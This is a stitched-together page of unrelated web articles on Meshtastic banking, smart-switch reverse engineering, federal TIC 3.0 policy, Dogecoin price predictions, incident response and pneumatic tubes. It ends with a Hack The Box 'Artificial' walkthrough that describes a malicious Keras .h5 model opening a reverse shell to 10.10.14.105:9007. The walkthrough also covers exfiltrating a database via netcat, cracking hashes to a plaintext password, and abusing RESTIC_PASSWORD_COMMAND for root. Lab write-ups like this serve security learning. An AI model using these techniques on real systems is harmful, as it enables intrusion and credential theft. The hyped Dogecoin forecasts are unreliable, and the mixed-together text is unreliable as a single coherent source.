An effective currency needs to be widely accepted, easy to use, and stable in value. By now most of us have recognized that cryptocurrencies fail at all three things, despite lofty ideals revolving around decentralization, transparency, and trust. But that doesn’t mean that all digital currencies or payment systems are doomed to failure. [Roni] has been working on an off-grid digital payment node called Meshtbank, which works on a much smaller scale and could be a way to let a much smaller community set up a basic banking system.
The node uses Meshtastic as its backbone, letting the payment system use the same long-range low-power system that has gotten popular in recent years for enabling simple but reliable off-grid communications for a local area. With Meshtbank running on one of the nodes in the network, accounts can be created, balances reported, and digital currency exchanged using the Meshtastic messaging protocols. The ledger is also recorded, allowing transaction histories to be viewed as well.
A system like this could have great value anywhere barter-style systems exist, or could be used for community credits, festival credits, or any place that needs to track off-grid local transactions. As a thought experiment or proof of concept it shows that this is at least possible. It does have a few weaknesses though — Meshtastic isn’t as secure as modern banking might require, and the system also requires trust in an administrator. But it is one of the more unique uses we’ve seen for this communications protocol, right up there with a Meshtastic-enabled possum trap.
There are lots of switches that you can use with your smarthome. Some might not be compatible with the wiring in your house, while others are battery powered and need attention on the regular. [Willow Herring] came across some nice self-powered versions that were nonetheless locked to a proprietary hub. Reverse engineering ensued!
[Willow] was using a range of smart home products from Quinetic, including the aforementioned self-powered switches. However, she couldn’t stand using them with the Quinetic hub, which was required to get them functioning with the brand’s relays and in-line switch relays. It all came down to the buggy smartphone app that was supposed to lace everything together, but never worked quite right. Instead, she set about deciphering the language the switches speak so they could be paired with other smarthome systems.
[Cameron Gray] had done some work in this area, which proved a useful starting point, though it didn’t enable the use of the switches with the various types of Quinetic relays. [Willow] decided to try and learn more about the system, starting with a CC1101 radio module hooked up to a ESP8266. Some tinkering around with expected message lengths started bearing fruit, and soon enough the format of the messages became clear.
Before long, [Willow] had figured out how to get the whole system talking to MQTT and Home Assistant, without compromising their ability to operate independently. Code is on Github for those eager to tinker further.
Federal agencies face an ever-evolving threat landscape, with cyberattacks escalating in both frequency and sophistication. To keep pace, advancing digital modernization isn’t just an aspiration; it’s a necessity. Central to this effort is the Trusted Internet Connections (TIC) 3.0 initiative, which offers agencies a transformative approach to secure and modernize their IT infrastructure.
TIC 3.0 empowers agencies with the flexibility to securely access applications, data and the internet, providing them with the tools they need to enhance their cyber posture and meet the evolving security guidance from the Office of Management and Budget and the Cybersecurity and Infrastructure Security Agency. Yet, despite these advantages, many agencies are still operating under the outdated TIC 2.0 model, which creates persistent security gaps, slows user experience, and drives higher operating costs, ultimately hindering progress toward today’s modernization and adaptive security goals.
Why agencies must move beyond TIC 2.0
TIC 2.0, introduced over a decade ago, aimed to consolidate federal agencies’ internet connections through a limited number of TIC access points. These access points were equipped with legacy, inflexible and costly perimeter defenses, including firewalls, web proxies, traffic inspection tools and intrusion detection systems, designed to keep threats out. While effective for their time, these static controls weren’t designed for today’s cloud-first, mobile workforce. Often referred to as a “castle and moat” architecture, this perimeter-based security model was effective when TIC 2.0 first came out, but is now outdated and insufficient against today’s dynamic threat landscape.
Recognizing these limitations, OMB introduced TIC 3.0 in 2019 to better support the cybersecurity needs of a mobile, cloud-connected workforce. TIC 3.0 facilitates agencies’ transition from traditional perimeter-based solutions, such as Managed Trusted Internet Protocol Service (MTIPS) and legacy VPNs, to modern Secure Access Service Edge (SASE) and Security Service Edge (SSE) frameworks. This new model brings security closer to the user and the data, improving performance, scalability and visibility across hybrid environments.
The inefficiencies of TIC 2.0
In addition to the inefficiencies of a “castle and moat” architecture, TIC 2.0 presents significant trade-offs for agencies operating in hybrid and multi-cloud environments:
Latency on end users: TIC 2.0 moves data to where the security is located, rather than positioning security closer to where the data resides. This slows performance, hampers visibility, and frustrates end users.
Legacy systems challenges: outdated hardware and rigid network paths prevent IT teams from managing access dynamically. While modern technologies deliver richer visibility and stronger data protection, legacy architectures hold agencies back from adopting them at scale.
Outages and disruptions: past TIC iterations often struggle to integrate cloud services with modern security tools. This can create bottlenecks and downtime that disrupt operations and delay modernization efforts.
TIC 3.0 was designed specifically to overcome these challenges, offering a more flexible, distributed framework that aligns with modern security and mission requirements.
“TIC tax” on agencies — and users
TIC 2.0 also results in higher operational and performance costs. Since TIC 2.0 relies on traditional perimeter-based solutions — such as legacy VPNs, expensive private circuits and inflexible, vulnerable firewall stacks — agencies often face additional investments to maintain these outdated systems, a burden commonly referred to as the “TIC Tax.”
But the TIC Tax isn’t just financial. It also shows up in hidden costs to the end user. Under TIC 2.0, network traffic must be routed through a small number of approved TIC Access Points, most of which are concentrated around Washington, D.C. As a result, a user on the West Coast or at an embassy overseas may find their traffic backhauled thousands of miles before reaching its destination.
In an era where modern applications are measured in milliseconds, those delays translate into lost productivity, degraded user experience, and architectural inefficiency. What many users don’t realize is that a single web session isn’t just one exchange; it’s often thousands of tiny connections constantly flowing between the user’s device and the application server. Each of those interactions takes time, and when traffic must travel back and forth across the country — or around the world — the cumulative delay becomes a real, felt cost for the end user.
Every detour adds friction, not only for users trying to access applications, but also for security teams struggling to manage complex routing paths that no longer align with how distributed work and cloud-based systems operate. That’s why OMB, CISA and the General Services Administration have worked together under TIC 3.0 to modernize connectivity, eliminating the need for backhauling and enabling secure, direct-to-cloud options that prioritize both performance and protection.
For example, agencies adopting TIC 3.0 can leverage broadband internet services (BIS), a lower-cost, more flexible transport option that connects users directly to agency networks and cloud services through software-defined wide area network (SD-WAN) and SASE solutions.
With BIS, agencies are no longer constrained to rely on costly, fixed point-to-point or MPLS circuits to connect branch offices, data centers, headquarters and cloud environments. Instead, they can securely leverage commercial internet services to simplify connectivity, improve resiliency, and accelerate access to applications. This approach not only reduces operational expenses but also minimizes latency, supports zero trust principles, and enables agencies to build a safe, flexible and repeatable solution that meets TIC security objectives without taxing the user experience.
How TIC 2.0 hinders zero trust progress
Another inefficiency — and perhaps one of the most significant — of TIC 2.0 is its incompatibility with zero trust principles. As federal leaders move into the next phase of zero trust, focused on efficiency, automation and rationalizing cyber investments, TIC 2.0’s limitations are even more apparent.
Under TIC 2.0’s “castle and moat” model, all traffic, whether for email, web services or domain name systems, must be routed through a small number of geographically constrained access points. TIC 3.0, in contrast, adopts a decentralized model that leverages SASE and SSE platforms to enforce policy closer to the user and data source, improving both security and performance.
To visualize the difference, think of entering a baseball stadium. Under TIC 2.0’s “castle and moat” approach, once you show your ticket at the entrance, you can move freely throughout the stadium. TIC 3.0’s decentralized approach still checks your ticket, but ushers and staff ensure you stay in the right section, verifying continuously rather than once.
At its core, TIC 3.0 is about moving trust decisions closer to the resource. Unlike TIC 2.0, where data must travel to centralized security stacks, TIC 3.0 brings enforcement to the edge, closer to where users, devices and workloads actually reside. This aligns directly with zero trust principles of continuous verification, least privilege access and minimized attack surface.
How TIC 3.0 addresses TIC 2.0 inefficiencies
By decentralizing security and embracing SASE-based architectures, TIC 3.0 reduces latency, increases efficiency and enables agencies to apply modern cybersecurity practices more effectively. It gives system owners better visibility and control over network operations while allowing IT teams to manage threats in real time. The result is smoother, faster and more resilient user experiences.
With TIC 3.0, agencies can finally break free from the limitations of earlier TIC iterations. This modern framework not only resolves past inefficiencies, it creates a scalable, cloud-first foundation that evolves with emerging threats and technologies. TIC 3.0 supports zero trust priorities around integration, efficiency and rationalized investment, helping agencies shift from maintaining legacy infrastructure to enabling secure digital transformation.
Federal IT modernization isn’t just about replacing technology; it’s about redefining trust, performance and resilience for a cloud-first world. TIC 3.0 provides the framework, but true transformation comes from operationalizing that framework through platforms that are global, scalable, and adaptive to mission needs.
By extending security to where users and data truly live — at the edge — agencies can modernize without compromise: improving performance while advancing zero trust maturity. In that vision, TIC 3.0 isn’t simply an evolution of policy; it’s the foundation for how the federal enterprise securely connects to the future.
Sean Connelly is executive director for global zero trust strategy and policy at Zscaler and former zero trust initiative director and TIC program manager at CISA.
A fresh analysis points to a developing bullish pattern that may set the stage for a massive surge in the Dogecoin price. The crypto analyst who shared this analysis argues that the current structure in DOGE’s trend suggests the early formation of a recovery move strong enough to trigger a 174% price rally. With momentum building and technical indicators aligning, this new setup could be the catalyst that pushes Dogecoin out of its downtrend.
Dogecoin Price Trend Signals 174% Rally
Dogecoin is entering a phase that analysts say could be the beginning of a powerful bullish structure forming on the charts. According to crypto market expert Javon Marks, the popular meme coin is maintaining a series of signals pointing toward a major upside continuation phase. If confirmed, these developments could open the door to an explosive 174% rally in the weeks ahead.
Marks explained that Dogecoin’s price behavior is beginning to reflect a bullish trend that could accelerate rapidly. The chart shows that momentum indicators are displaying early signs of strength and recovery while key support levels have remained firmly intact. This combination is laying the foundation for a much bigger breakout, one that the analyst predicts could spark a rally well above 174%.
The analysis shows that the projected 174% rally is part of a broader recovery wave, with Dogecoin expected to reach $0.374 as its first target. Beyond that stage, a more ambitious goal sits near $0.6533, a level that lies more than 315% above DOGE’s current price of $0.136. Even more impressively, Marks has forecasted an explosive surge to $1.25, representing a staggering 820% increase in the meme coin’s price.
The accompanying chart shows Dogecoin forming a series of higher supports following a prolonged corrective period. According to Marks, this developing trend shows that the meme coin is maintaining strong bullish signals despite its volatile price action over the recent months. The chart also displays a clear break from its extended downtrend, followed by a sequence of impulsive waves that continue to hold above previous lows.
Dogecoin Eyes Breakout Above Key Resistance Zone
Sharing similar bullish sentiments, crypto analyst Sudelytic notes that Dogecoin is showing signs of a resurgence after a prolonged period of quiet activity. According to the expert, the meme coin is approaching a key resistance zone between $0.30 and $0.35, a price range that could determine its next move.
If Dogecoin breaks above this zone with strength, Sudelytic predicts it could target new levels above $1.5. Despite its strong breakout potential, the analyst cautions that this resistance area is challenging to overcome. A failure to move past it could result in additional sideways action before any significant upward momentum returns.
Given the significance of this resistance, Sudelytic notes that Dogecoin’s price action is being closely monitored. He points out that the meme coin’s history of unexpected rallies is the key reason why he remains optimistic about its outlook.
The Swedish Air Force says its quick-reaction alert fighters identified a group of Russian long-range aircraft flying over the Baltic Sea on Thursday, as Moscow carried out a training mission involving Tu-22M3 bombers and escorting fighters. In a post published by the Swedish Air Force, the service stated: “Swedish QRA identified Russian Tu-22 bombers escorted […]
Terry Gerton Cytactic has just published a report, the State of Cybersecurity Incident Response Management. Let’s start with the headline: Seventy percent of cybersecurity leaders say internal misalignment causes more chaos than the hackers themselves. Tell us what that means. What kind of misalignment? What kind of incidents? Why is that the most surprising finding of your report?
Josh Ferenczi Absolutely, I’d love to. So first of all, let’s just appreciate the finding. I think it’s absolutely stunning to hear from practitioners who say that misalignment is much more concerning and creates much more of the chaos or disruption than the threat actors themselves. I think that the security industry broadly is familiar with the concept of FUD, right? Fear, uncertainty and doubt. And there’s so much focus on these threat actors. There’s a cost to that, and the cost is that we forget about our own people. And when we see that there’s misalignment, actually, misalignment is the core issue. It strikes home the idea that people, it returns us to people. And there are three different ways I want to take that. The first one is that culture eats strategy for breakfast, right? It’s a famous quote that we’ve heard, and it really focuses us around our people. Understanding that in an incident, when you’re managing an incident, there are going to be different stakeholders involved. It’s not just going to be a security function investigating the incident. You’re also going to have legal teams who are evaluating disclosure obligations, contractual requirements for service agreements, and different other legal requirements. There will be IT and operation teams who are focused on restoring operations, bringing backups live, doing IT and ops work. You’re going to have PR and communication teams who are focused on the narrative, on the reputation, on interacting with the public and the press. And so you end up having all of these different teams and all of these different stakeholders who have to work together. And for most organizations, it might be the first time that these people are working together. It’s not a part of their day-to-day routine for the general counsel and the CISO or the VP of communications to work with the head of IT, and all of a sudden they have to. And not only do they have to work together in an environment or a workspace that they’re not accustomed to working together, but there’s this incredible amount of urgency and this intense pressure in the room, in the office, in the organization because of the incident itself. And all of that sort of joins together to cause this recipe for misalignment and for chaos. And what that ends up looking like is teams or squads are formed to respond to a particular event. It’s chaotic or it’s misaligned because they’ve never worked together. Another aspect of it is they speak different languages. There’s this emphasis on language being very different. For example, the CISO and the security team may use terminology like “TTPs,” which are tactics, techniques, and procedures. They may be using language like “IOCs,” which are indicators of compromise. And this language is foreign to people on the legal team, who maybe think of things as evidence instead of IOCs, or think about materiality instead of impact. And you can run the gamut across all of these different stakeholders using different language. And all of a sudden you’re caught in this Tower of Babel, essentially, scenario where all of these different teams have to work together to get to the top, but we speak different languages. So the first one is people; they’re not used to working together, they don’t know each other. The second one is they use different languages, so they can’t get on the same page, furthering the misalignment or the chaos. And the third one is really decision authority. It’s the first time that the organization is going to take some of these decisions. These aren’t decisions that they’re used to. For example, should we bring down the IT system in question in order to begin an investigation on the system? Or should we keep the system running as business as usual in order to keep operations running? So that’s an interesting trade-off. Because on the one hand, if I bring the system down, I can cause business damages. In a sense, I alert my customers or my supply chain that a system is no longer available. But on the other hand, I want to investigate the system. I need to find out what’s happening. So there are all these tricky decisions, and it’s not really clear inside an organization whether or not they know who takes these decisions. What’s the right process for taking the decision? Who is the ultimate decisor? What checks or what considerations do we need to take with other teams before we take the decision? And that also creates a lot of misalignment and chaos. So in a sense, it’s people, it’s language, and it’s decisions.
Terry Gerton It’s a really helpful framing. I’m speaking with Josh Ferenczi. He’s the head of the innovation lab at Cytactic. One of the other features that caught my eye is that most of these companies and government agencies have cyber incidence response plans, but those response plans go out the window almost immediately. And in the military we used to have a saying that “no plan survives first contact with the enemy.” What are you finding here, in terms of how agencies and companies can use that response plan and actually leverage it as opposed to saying, “Oh, well, we had a plan, but now we have to do something different.”
Josh Ferenczi It actually reminds me of a Mike Tyson quote that says, “Everyone has a plan until they get punched in the face.”
Terry Gerton Same idea.
Josh Ferenczi And exactly, it’s the same idea, and incident response is very much like that. Some organizations have incident response plans, but there are several problems with their plans. The first problem we encounter is that their incident response plan is usually on paper. It’s a paper document. And this file, whether or not it’s printed as a backup copy, is very difficult to use during the incident. It’s very difficult to flip through these pages. What pages are relevant for this team? What pages are relevant for that team? So it’s not dynamic; it’s basically a very difficult tool to use during response. The second issue with traditional incident response plans is that most of the time it hasn’t really been worked on for a large span of time before the incident. Maybe the plan was prepared a year ago, it was prepared six months ago, the person who prepared it is no longer here with us at the organization, they haven’t updated it, they’re using an old version. So it’s not continuously being refreshed or tuned for the organization. That’s a second issue with traditional incident response plans. And a third issue that incident response plans have is that they’re static. So you have a plan for what you’ve prepared it for, but most of the time the incident looks different. The incident looks unique, it has its own traits. And the plan you’ve prepared is not prepared for this incident. So what ends up happening is teams quickly lose faith. Or they lose trust in the plan itself, they toss it to the side and they start improvising. You don’t really want to be in a room with a bunch of executives who are improvising for the first time under a tremendous amount of urgency. So traditional incident response plans are scoured with issues. And part of what organizations need is a technological system, something that is dynamic, something that is adaptive, something that is able to receive information and change the plan as it goes, much like a consultant would do with you in the room, right? You would sort of aggregate the facts of the situation, you’d share them with an advisor, and you’d ask the advisor to share advice on what to do next. And as information changes, of course the advisor’s guidance is going to change. It doesn’t stay the same. And that’s what we need with our plans. We need our plans to be able to change as the incident unfolds. One of the challenging parts of managing incident response is that information kind of trickles in day by day. You don’t have the full picture on day one. And what do you do to respond when you only have part of the picture? You only have part of the information. And every day or every week you unfold more and more of this information. So you need a plan that’s able to guide your team, that’s able to bring these stakeholders together, that’s able to orchestrate people who don’t speak the same language in a dynamic fashion.
Terry Gerton For government leaders who are just turning in to our conversation, what’s one thing about this report that should change how they think about cyber incident planning? Like, starting immediately?
Josh Ferenczi The first thing I would say is that organizations would really benefit from deciding, in a sense. It’s taking the decision of who is going to be my team when we respond to an incident. And getting this team familiar with themselves, with each other. Many times we sort of rush, organizations rush into a tabletop exercise, sort of a scenario. And let’s see how we manage this scenario. But I would take a step before that, just to get the team used to each other. Introductions; if you can, make some cadence of touch points between them throughout the year so that they regain familiarity with each other and their working methods. I think this is number one. It’s essentially build your team and get your team familiar with one another. The second thing they can do from a point of readiness is begin to assign those team members their roles and their responsibilities in the incident itself. So you can start to think about what are going to be, let’s say, the top two or three action items for each of these team members? They should know that they will be the ones responsible for these action items, and they should be able to know who they need to consult with. Who do they need to work with for those action items? So first I would say build your team, get your team familiar with each other. Second, I would say assign roles and responsibilities. And at that point is when I would begin to open the situation up: Okay, now that we have the team and we have our roles and responsibilities, what are those key scenarios that we need to be prepared for? Because those key scenarios have an outsized impact on our work, or our ability to do what we’re supposed to do. And what that does is all of a sudden it turns our readiness or our tabletop exercise into something that’s risk-tuned, into something that’s specific to what I consider important. And if you get those three things together, I think it’s a great start to your readiness.
A video monitor, when active, shows the threat level to the nation's infrastructure in the Department of Homeland Security's National Cybersecurity and Communications Integration Center (NCCIC) in Arlington, Va., Wednesday, Aug. 22, 2018. The center serves as the hub for the federal government's cyber situational awareness, incident response, and management center for any malicious cyber activity. (AP Photo/Cliff Owen)
Today, if you can find a pneumatic tube system at all, it is likely at a bank drive-through. A conversation in the Hackaday bunker revealed something a bit surprising. Apparently, in some parts of the United States, these have totally disappeared. In other areas, they are not as prevalent as they once were, but are still hanging in there. If you haven’t seen one, the idea is simple: you put things like money or documents into a capsule, put the capsule in a tube, and push a button. Compressed air shoots the capsule to the other end of the tube, where someone can reverse the process to send you something back.
These used to be a common sight in large offices and department stores that needed to send original documents around, and you still see them in some other odd places, like hospitals or pharmacy drive-throughs, where they may move drugs or lab samples, as well as documents. In Munich, for example, a hospital has a system with 200 stations and 1,300 capsules, also known as carriers. Another medical center in Rotterdam moves 400 carriers an hour through a 16-kilometer network of tubes. However, most systems are much smaller, but they still work on the same principle.
That Blows — Or Sucks?
Air pressure can push a carrier through a tube or suck it through the tube. Depending on the pressure, the carrier can accelerate or decelerate. Large systems like the 12-mile and 23-mile systems at Mayo Clinic, shown in the video below, have inbound pipes, an “exchanger” which is basically a switchboard, and outbound pipes. Computers control the system to move the carriers at about 19 miles per hour. You’ll see in the video that some systems use oval tubes to prevent the tubes from spinning inside the pipes, which is apparently a bad thing to do to blood samples.
In general, carriers going up will move via compressed air. Downward motion is usually via suction. If the carrier has to go in a horizontal direction, it could be either. An air diverter works with the blower to provide the correct pressures.
History
This seems a bit retro, but maybe like something from the 1950s. Turns out, it is much older than that. The basic system was the idea of William Murdoch in 1799. Crude pipelines carried telegram messages to nearby buildings. It is interesting, too, that Hero understood that air could move things as early as the first century.
In 1810, George Medhurst had plans for a pneumatic tube system. He posited that at 40 PSI — just a bit more than double normal sea-level air pressure — air would move at about 1,600 km/h. He felt that even propelling a load, it could attain a speed of 160 km/h. He died in 1827, though, with no actual model built.
In 1853, Josiah Latimer Clark installed a 200-meter system between the London Stock Exchange and the telegraph office. The telegraph operator would sell stock price data to subscribers — another thing that you’d think was more modern but isn’t.
Within a few years, the arrangement was common around other stock exchanges. By 1870, improvements enabled faster operation and the simultaneous transit of multiple carriers. London alone had 34 kilometers of tube by 1880. In Aberdeen, a tube system even carried fish from the market to the post office.
There were improvements, of course. Some systems used rings that could dial in a destination address, mechanically selecting a path through the exchange, which you can see one in the Mayo Clinic video. But even today, the systems work essentially the way they did in the 1800s.
Famous Systems
Several cities had pneumatic mail service. Paris ran a 467 km system until 1984. Prague’s 60 km network was in operation until 2002. Berlin’s system covered 400 km in 1940. The US had its share, too. NASA’s mission control center used tubes to send printouts from the lower floors up to the mission control room floor. The CIA Headquarters had a system running until 1989.
In 1920 Berlin, you could use the system as the equivalent of text messaging if you saw someone who caught your eye at one local bar. You could even send them a token of your affection, all via tube.

Mail by tube in 1863 (public domain; Illustrated London News)
In 1812, there was some consideration of moving people using this kind of system, and there were short-lived attempts in Ireland, London, and Paris, among other places, in the mid-1800s. In general, this is known as an “atmospheric railroad.”
As a stunt, in 1865, the London Pneumatic Despatch Company sent the Duke of Buckingham and some others on a five-minute trip through a pneumatic tube. The system was made to carry parcels at 60 km/h using a 6.4-meter fan run by a steam engine. The capsules, in this case, looked somewhat like an automobile. There are no reports of how the Duke and his companions enjoyed the trip.
A controller for the Prague mail system that operated until 2002 (public domain).
A 550-meter demonstration pneumatic train showed up at the Crystal Palace in 1864. Designed by Thomas Webster Rammell. It only operated for two months. A 6.7-meter fan blew air one way for the outbound trip and sucked it back for the return.
Don’t think the United States wasn’t in on all this, too. New York may be famous for its subway system, but its early predecessor was, in fact, pneumatic, as you can see in the video below.

Image from 1867 of the atmospheric train at Saint Germain (public domain).
Many of these atmospheric trains didn’t put the passengers in the capsule, but used the capsule to move a railcar. The Paris St. Germain system, which opened in 1837, used this idea.
Modern Times
Of course, where you once would send documents via tube, you’d now send a PDF file. Today, you mainly see tubes where it is important for an actual item to arrive quickly somewhere: an original document, cash, or medical samples. ThyssenKrupp uses a tube system to send toasty 900 °C steel samples from a furnace to a laboratory. Can’t do that over Ethernet.
There have been attempts to send food over tubes and even take away garbage. Some factories use them to move materials, too. So pneumatic tubes aren’t going away, even if they aren’t as common as they once were. In fact, we hear they are even more popular than ever in hospitals, so these aren’t just old systems still in use.
We haven’t seen many DIY pneumatic tube systems that were serious (we won’t count sucking Skittles through a tube with a shop vac). But we do see it in some robot projects. What would you do with a system like this? Even more importantly, are these still common in your area or a rarity? Let us know in the comments.
In this writeup, we will explore the “Artificial” machine from Hack The Box, categorized as an easy difficulty challenge. This walkthrough will cover the reconnaissance, exploitation, and privilege escalation steps required to capture the flag.
Objective:
The goal of this walkthrough is to complete the “Artificial” machine from Hack The Box by achieving the following objectives:
User Flag:
The user flag is obtained by scanning the “Artificial” machine, identifying a web server on port 80, and creating an account to access its dashboard. The dashboard allows uploading .h5 files, so a malicious .h5 file is crafted to trigger a reverse shell. After setting up a Docker environment and uploading the file, a shell is gained as the app user. A SQLite database (users.db) is found, and cracking its password hashes reveals credentials for the user gael. Logging in via SSH as gael allows retrieval of the user flag from user.txt.
Root Flag:
To escalate to root, a scan reveals port 9898 running Backrest. Forwarding this port and enumerating the service uncovers backup files and a config.json with a bcrypt-hashed password. Decoding a base64 value yields a plaintext password, granting access to a Backrest dashboard. Exploiting the RESTIC_PASSWORD_COMMAND feature in the dashboard triggers a root shell, allowing the root flag to be read from root.txt.
Enumerating the Artificial Machine
Reconnaissance:
Nmap Scan:
Begin with a network scan to identify open ports and running services on the target machine.
Port 22 (SSH): Runs OpenSSH 8.2p1 on Ubuntu 4ubuntu0.13 (protocol 2.0), providing secure remote access with RSA, ECDSA, and ED25519 host keys.
Port 80 (HTTP): Hosts an nginx 1.18.0 web server on Ubuntu, redirecting to http://artificial.htb/, indicating a web application to explore.
Web Application Exploration on an Artificial Machine:
At this stage, the target appears to host a standard website with no immediately visible anomalies or interactive elements.
I actively created a new user account to interact with the application and test its features.
Using the credentials created earlier, I logged into the application.
Finally, access to the dashboard was successfully obtained as shown above.
At this point, the application requires a file to be uploaded.
Two links appear interesting to explore: requirements and Dockerfile.
The main dashboard endpoint returned a response with status 200 OK.
Further analysis of the response revealed that the upload functionality only accepts files in the .h5 format.
Analyzing Application Dependencies
As the dashboard response showed nothing significant, I focused on analyzing the previously downloaded file.
The requirements.txt specifies tensorflow-cpu==2.13.1, indicating that the application’s dependencies rely on this TensorFlow version. Attempting to install it outside of a TensorFlow-compatible environment will result in errors.
The Dockerfile creates a Python 3.8 slim environment, sets the working directory to /code, and installs curl. It then downloads the TensorFlow CPU wheel (tensorflow_cpu-2.13.1) and installs it via pip. Finally, it sets the container to start with /bin/bash. This ensures that the environment has TensorFlow pre-installed, which is required to run the application or handle .h5 files.
Setting Up the Docker Environment
While trying to install the requirements, I faced an error stating they need a TensorFlow environment.
I could install TensorFlow locally, but its large file size causes issues. Even after freeing up disk space, the installation fails due to insufficient storage.
Crafting the Exploit
The script constructs and saves a Keras model incorporating a malicious Lambda layer: upon loading the model or executing the layer, it triggers an os.system command to establish a named pipe and launch a reverse shell to 10.10.14.105:9007. Essentially, the .h5 file serves as an RCE payload—avoid loading it on any trusted system; examine it solely in an isolated, disposable environment (or through static inspection) and handle it as potentially harmful.
Proceed within an isolated Python virtual environment (venv) to analyze the file; perform static inspection only and avoid importing or executing the model.
Installing TensorFlow remains necessary.
Following careful thought, I selected a Docker environment to execute the setup, seeking to bypass local dependency or storage problems.
I built and tagged the Docker image successfully.
At this stage, the Docker environment is running without any issues.
The command updates the package lists and installs the OpenBSD version of Netcat (netcat-openbsd) to enable network connections for testing or reverse shells.
netcat-openbsd is a lightweight, versatile networking utility commonly used in HTB and pentests to create raw TCP/UDP connections, transfer files, and receive reverse shells. The OpenBSD build omits the risky -e/–exec option present in some older variants, but it still pipes stdin/stdout over sockets, so only use it in authorised, isolated lab environments (examples: nc -l -p PORT to listen, nc HOST PORT to connect) .
Ultimately, I executed the script successfully, achieving the expected outcome—a reverse shell to 10.10.14.105:9007—as demonstrated above.
Executing the Reverse Shell
Consequently, I generated an .h5 model file.
I launched a netcat listener on 10.10.14.105:9007 to receive the incoming reverse shell.
I uploaded the exploit.h5 file to the application’s file upload endpoint to initiate model processing.
Successfully uploading the file and clicking the View Predictions button activates the embedded payload.
Page displayed a loading state, indicating that the payload is likely executing.
Gaining Initial Access
The shell connection successfully linked back to my machine.
Upgrading the reverse shell to a fully interactive session simplified command execution.
Gained an interactive shell as the application user app.
Found a Python file named app.py in the application directory.
The app.py section reveals a hard-coded Flask secret key, Sup3rS3cr3tKey4rtIfici4L, sets up SQLAlchemy to utilize a local SQLite database at users.db, and designates the models directory for uploads. The fixed key allows session manipulation or cookie crafting, the SQLite file serves as a simple target for obtaining credentials or tokens, and the specified upload path indicates where malicious model files are kept and can be executed—collectively offering substantial opportunities for post-exploitation and privilege escalation.
Located a users.db file that appears to be the application’s SQLite database; it likely contains user records, password hashes, and session data, making it a prime target for credential extraction and privilege escalation.
Downloaded users.db to our own machine using netcat for offline analysis.
Verification confirms users.db is a SQLite 3.x database.
Extracting Credentials
Extracted password hashes from the users.db (SQLite3) for offline cracking and analysis.
Apart from the test account, I extracted password hashes from the remaining user accounts in the SQLite database for offline cracking and analysis.
Configured hashcat to the appropriate hash mode for the extracted hash type, then launched the cracking job against the dump.
Cracking the hashes revealed two plaintext passwords, but the absence of corresponding usernames in the dataset blocked immediate account takeover.
An easier verification is to use nc — we accessed the user gael with the password mattp005numbertwo.
Authenticated to the target via SSH as user gael using the recovered password, yielding an interactive shell.
The user flag was read by running cat user.txt.
Escalate to Root Privileges Access on Artificial machine
Privilege Escalation:
Artificial host lacks a sudo binary, preventing sudo-based privilege escalation.
Port scan revealed 9898/tcp open — likely a custom service or web interface; enumerate it further with banner grabs, curl, or netcat.
Established a port-forward from the target’s port 9898 to a local port to interact with the service for further enumeration.
Exploring the Backrest Service
Exploring the forwarded port 9898 revealed Backrest version 1.7.2 as the running service.
Attempting to authenticate to Backrest with gael’s credentials failed.
Enumerated the Backrest service and discovered several files within its accessible directories.
Enumeration of the Backrest instance revealed several accessible directories, each containing files that warrant further inspection for credentials, configuration data, or backup artefacts.
The install.sh file contains configuration settings that appear standard at first glance, with no immediately suspicious entries.
However, scrolling further reveals sections resembling backup configuration, suggesting the script may handle sensitive data or database dumps.
Analyzing Backup Configurations
Focused on locating backup files referenced in the configuration for potentially sensitive data.
Discovering multiple backup files revealed a substantial amount of stored data potentially containing sensitive information.
Copying the backup file to /tmp enabled local inspection and extraction.
Successfully copying the backup file made it available in /tmp for analysis.
Unzipping the backup file in /tmp allowed access to its contents for further inspection.
Several files contained the keyword “password,” but the config.json file appeared unusual or suspicious upon inspection.
Discovered a potential username and a bcrypt-hashed password. Because bcrypt uses salting and is intentionally slow, offline cracking requires a tool like hashcat or John that supports bcrypt, paired with wordlists/rules and significant computational resources; alternatively, explore safe credential reuse checks on low-risk services or conduct password spraying in a controlled lab setting.
Decoding a base64-encoded value uncovered the underlying data.
Recovered the plaintext password after decoding the base64-encoded value.
Credentials recovered earlier were submitted to the service to attempt authentication.
A different dashboard was successfully accessed using the recovered credentials.
To create a new Restic repository, you first need to initialise a storage location where all encrypted backups will be kept
While adding the Restic repository via environment variables, I noticed that RESTIC_PASSWORD is required. I also discovered an interesting variable, RESTIC_PASSWORD_COMMAND, which can execute a command to retrieve the password.
What RESTIC_PASSWORD_COMMAND?
RESTIC_PASSWORD_COMMAND tells restic to run the given command and use its stdout as the repository password. It’s convenient for integrating with secret stores or helper scripts, but it’s dangerous if an attacker can control that environment variable or the command it points to.
The shell can be triggered by selecting “Test Configuration”.
The root flag can be accessed by running cat root.txt.
Regional Picks: Long-Blooming Sun Perennials for Gardens in the Mid-Atlantic If you're looking for plants that provide blooms all season long—not just for a short time—these expert picks for the…

 Login
Login